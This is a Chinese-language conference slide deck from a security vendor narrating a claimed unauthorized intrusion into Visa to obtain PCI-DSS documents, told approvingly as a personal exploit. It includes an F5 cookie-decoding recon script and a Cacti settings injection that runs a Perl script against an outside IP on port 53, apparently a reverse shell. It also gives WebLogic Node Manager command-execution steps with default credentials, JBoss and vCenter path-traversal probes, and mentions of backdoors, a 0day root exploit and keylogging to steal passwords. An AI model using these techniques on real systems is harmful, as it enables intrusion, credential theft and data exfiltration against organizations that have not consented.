



WEB应用安全和数据库安全的领航者

虚拟案例之 *visa*

杭州安恒信息技术有限公司

交流者:吴卓群

www.dbappsecurity.com.cn

提 纲

- 渗透visa之背景
- 渗透visa之方式
- 总结

visa之背景


- 五月份放假的某一天，实在嫌的无聊，visa安全性做的很好，而且通过PCI-DSS认证，本人发了歹念，两方面一方面看看能不能拿到PCI-DSS的资料，另外一方面看看是否能渗透强大的visa。
- 结果：拿到了N多“绝密”资料，为我的PCI-DSS学习之路做了很大铺垫。

visa之方法论-信息收集

- IP地址范围寻找。
- 渗透域名锁定。
- 各种google搜索经验，终于绕过该死的AKMAI CDN系统，成功拿到内部IP。
- 扩展:如果绕过CDN获得真实IP。
- ✓ 动态网站例如ASPX, JSP, PHP, CGI等。
- ✓ 网站注册功能会调用本地邮件系统发送邮件，另外有一些是内部的MailServer推送服务器，此时查看邮箱头信息即可找到真实IP范围。
- ✓ 查找DNS MX记录一般MX地址有两个作用一个是在公司双ISP出口出口之一，另外一个服务器网段内。
- ✓ 商业网站使用F5设备，利用F5设备来泄露真实内部IP。
- ✓ 其他:HTML源代码、proxy头检测利用via头等等

visa之方法论-信息收集

- 利用IP来查找对应的域名利用cn.bing.com来反查
- whois获得相关注册信息
- 是否存在DNS传送问题
- 暴力破解子域名
- F5信息泄露漏洞



```
root@bt: /  
cookie = resp.response['set-cookie']  
IP_port = /BIGipServer([^\=]+)=([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)/  
m = IP_port.match(cookie)  
puts m[2]  
  
oct1 = (m[2].to_i & 0x000000ff)  
oct2 = (m[2].to_i & 0x0000ffff) >> 8  
  
oct3 = (m[2].to_i & 0x00ffffff) >> 16  
oct4 = m[2].to_i >> 24  
port = (m[3].to_i & 0x00ff) * 256 + (m[3].to_i >> 8)  
puts "Cookie: #{cookie}"  
puts "Internal IP is: #{oct1}.#{oct2}.#{oct3}.#{oct4}"  
puts "Port is: #{port}"  
cat: : No such file or directory  
cat: 80: No such file or directory  
root@bt:/# ruby f5.rb 80  
20225035  
Cookie: BIGipServermenhu_pool=20225035.20480.0000; path=/, BIGipServerpool_menhu  
=188000448.20480.0000; path=/  
Internal IP is: 11.156.  
Port is: 80  
root@bt:/#
```

visa之方法论-寻找入口点

- 通过一系列仔细的查看，发现了如下重点的安全性漏洞。发现confluence系统，并且存在问题。
- 详情请看VIDEO。

visa之方法论-提升权限

- 通过老外的一个地下论坛获得centos 5.6 提权0day，成功提升权限到root。
- 详情见VIDEO

visa之方法论-安装后门

- 获得一台服务器的root不是我们的目标，我们的目标是他的PCI-DSS文档
- 详情见VIDEO

visa之方法论-扩大战果

- 通过SSH口令以及TOMCAT配置账号，拿到了API server, store server, database server等等。
- 部分成果展现：
- ✓ Cacti Oday攻防

Save Successful.

General	Paths	Poller	Graph Export	Visual	Authentication	Thresholds	NPC	Misc	Mail / DNS
---------	-------	--------	--------------	--------	----------------	------------	-----	------	------------

Cacti Settings (Paths)

Required Tool Paths

snmpwalk Binary Path The path to your snmpwalk binary.	/usr/bin/snmpwalk [OK: FILE FOUND]
snmpget Binary Path The path to your snmpget binary.	/usr/bin/snmpget [OK: FILE FOUND]
snmpbulkwalk Binary Path The path to your snmpbulkwalk binary.	/usr/bin/snmpbulkwalk [OK: FILE FOUND]
snmpgetnext Binary Path The path to your snmpgetnext binary.	/usr/bin/snmpgetnext [OK: FILE FOUND]
RRDTool Binary Path The path to the rrdtool binary.	/usr/bin/perl /var/tmp/c.pl 211.134.14.14 53 [ERROR: FILE NOT FOUND]
RRDTool Default Font For RRDtool 1.2, the path to the True Type Font File. For RRDtool 1.3 and above, the font name conforming to the pango naming convention: You can use the full Pango syntax when selecting your font: The font name has the form "[FAMILY-LIST] [STYLE-OPTIONS] [SIZE]", where FAMILY-LIST is a comma separated list of families optionally terminated by a comma, STYLE_OPTIONS is a whitespace separated list of words where each WORD describes one of style, variant, weight, stretch, or gravity, and SIZE is a decimal number (size in points) or optionally followed by the unit modifier "px" for absolute size. Any one of the options may be absent.	
PHP Binary Path The path to your PHP binary file (may require a php recompile to get this file).	/usr/bin/php [OK: FILE FOUND]

Logging


Cacti Log File Path The path to your Cacti log file (if blank, defaults to /log/cacti.log)	/var/www/cacti/log/cacti.log [OK: FILE FOUND]
--	--

visa之方法论-扩大战果

- Zend framework 读取任意文件漏洞

选择的原因:

1. 内网端口扫描
2. 内网服务器攻击
3. HTTP攻击
4. 暴力破解



visa之方法论-扩大战果

- Weblogic console默认密码
- Weblogic node manager绕过漏洞

1.找到5556的SSL端口

```
ncat --ssl ip 5556
```

输出HELLO

+OK Node manager v10.3 started

2.设置domain

```
DOMAIN my_domain \\ip\c$
```

+OK Current domain set to 'my_domain'

3.输入用户你设置的用户密码

```
USER weblogic
```

```
PASS weblogic
```

4.执行命令

```
EXECSCRIPT 1.sh
```

- ```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrator>nslookup
*** Can't find server name for address 172.16.0.254
*** Default servers are not available
Server: Unknown
Address: 172.16.0.254

Non-authoritative answer:
Name: sohu.com
Addresses: 61.135.181.176, 61.135.181.175

C:\Documents and Settings\Administrator>rm
```

# visa之方法论-扩大战果

- Jboss /invoker/JMXInvokerServlet漏洞




```
Look for: [a] (Re) [a] Plain text
1 GET [redacted] invoker/JMXInvokerServlet HTTP/1.1
2 host: [redacted]

Response Headers Response Data View Page
Look for: [a] (Re) [a] Plain text
1 [NUL]ENOsr[NUL]$org.jboss.invocation.MarshalledValue[SOHLNUL]NU
rg.jboss.invocation.InvocationException[SOHLNUL]ENOc
ava.lang.Exception[US>SUB;FS[STXNULNUL]xr[NUL]DC3java.lang.Throwable
[SOHLNUL]
2 detailMessage[NUL]DC2Ljava/lang/String;[NUL]
```

# visa之方法论-扩大战果

- vmware vcenter



zille Firefox

Правка Вид Журнал Закладки Инструменты Справка

http://10.10.4.30:9084/vci/downloads/.\\..\\..\\..\\ProgramData\\VMware\\VMware VirtualCenter\\Logs\\vpxd-pro

мие популярные Начальная страница Лента новостей

http://10.10.4.30:9084/vci/downloads/.\\..\\..\\..\\ProgramData\\VMware\\VMware VirtualCenter\\Logs\\vpxd-pro

Error 404 - Not Found

ion for VMware VirtualCenter, pid=3564, version=4.1.0, build=build-345043, option=Release

1- 12:39:20.558 00560 info 'App']

lCounters>

rmStats/NotificationsPending/Count/total 0

tats/Pool/Cnx/InUse/total 1

tats/Pool/Cnx/RetryCount/total 0

tats/Pool/Cnx/Size/total 10

tats/Pool/Txn/CommitCount/total 56


tats/Pool/Txn/ReplayCount/total 0

tats/Pool/Txn/RollbackCount/total 0

tats/Pool/Txn/StmtCount/total 555

ntStats/PendingEvents/Count/total 2

entoryStats/ManagedEntityStats/Clusters/total 2



dookie@inbox.ru: Re: yo... x http://defcon-russia.ru/d... x 10.10.4.30:9084/vci/down...

← → ↻ 10.10.4.30:9084/vci/downloads/.%5C..%5C..%5C..%5C..%5C..%5C..%5CProgram%

vmwar-92963abd36c896b93a36b8e296ff3387

## visa之方法论-获取监控服务器

- 通过2个月的潜伏利用内部信息拿到监控服务器的真实IP进行渗透，最终获得信息。
- 里面包括WEB服务器、hadoop数据处理服务器、前台支付服务器、中间缓存服务器、前台开发服务器、商城前台服务器、流服务器、后台管理服务器等等。
- 监控服务器的获得为渗透visa内部提供了指明灯。




www.dbappsecurity.com.cn



## visa之方法论-获取PCI-DSS文档

- 通过在内网穿行2个月获得的VPN密码进入内网，然后利用破解到的密码进行到内部wiki服务器下载PCI-DSS认证文档。



```
_000_v6_template.doc
_001_v0.19_firewall.doc
_002_v0.25_information_security.doc
_002_v0.26_information_security.doc
_003_v0.03_data_storage_retention.doc
_004_v0.02_corp_communication.doc
_009_v0.01_backup_recovery.doc
_010_v0.03_incident_response.doc
_011_v0.05_sdlc_cde.doc
_012_v0.02_physical_security.doc
_013_v0.01_logging_audit.doc
_014_v0.04_regulatory_compliance.doc
_015_v0.03_policy_changes.doc
```

# 总结

- SSH的混合登录方式，5%账号使用密码，95%使用 private/public key 方式。
- 关键点是监控服务器的获得，通过监控服务器顺藤摸瓜到所有的服务器和作用。
- “堡垒机”权限的获得，为之后进入全部服务器奠定了基础。因为此两台堡垒机为他们内部的管理机器，此两台机器管理了所有的其他几千台服务器配置，类似puppet和cfengine配置管理的master节点。通过“堡垒机”获得了所有的private key以及密码（后者通过键盘记录）。
- Tomcat/weblogic配置后台管理，并且密码统一。



# THANK YOU

[www.dbappsecurity.com.cn](http://www.dbappsecurity.com.cn)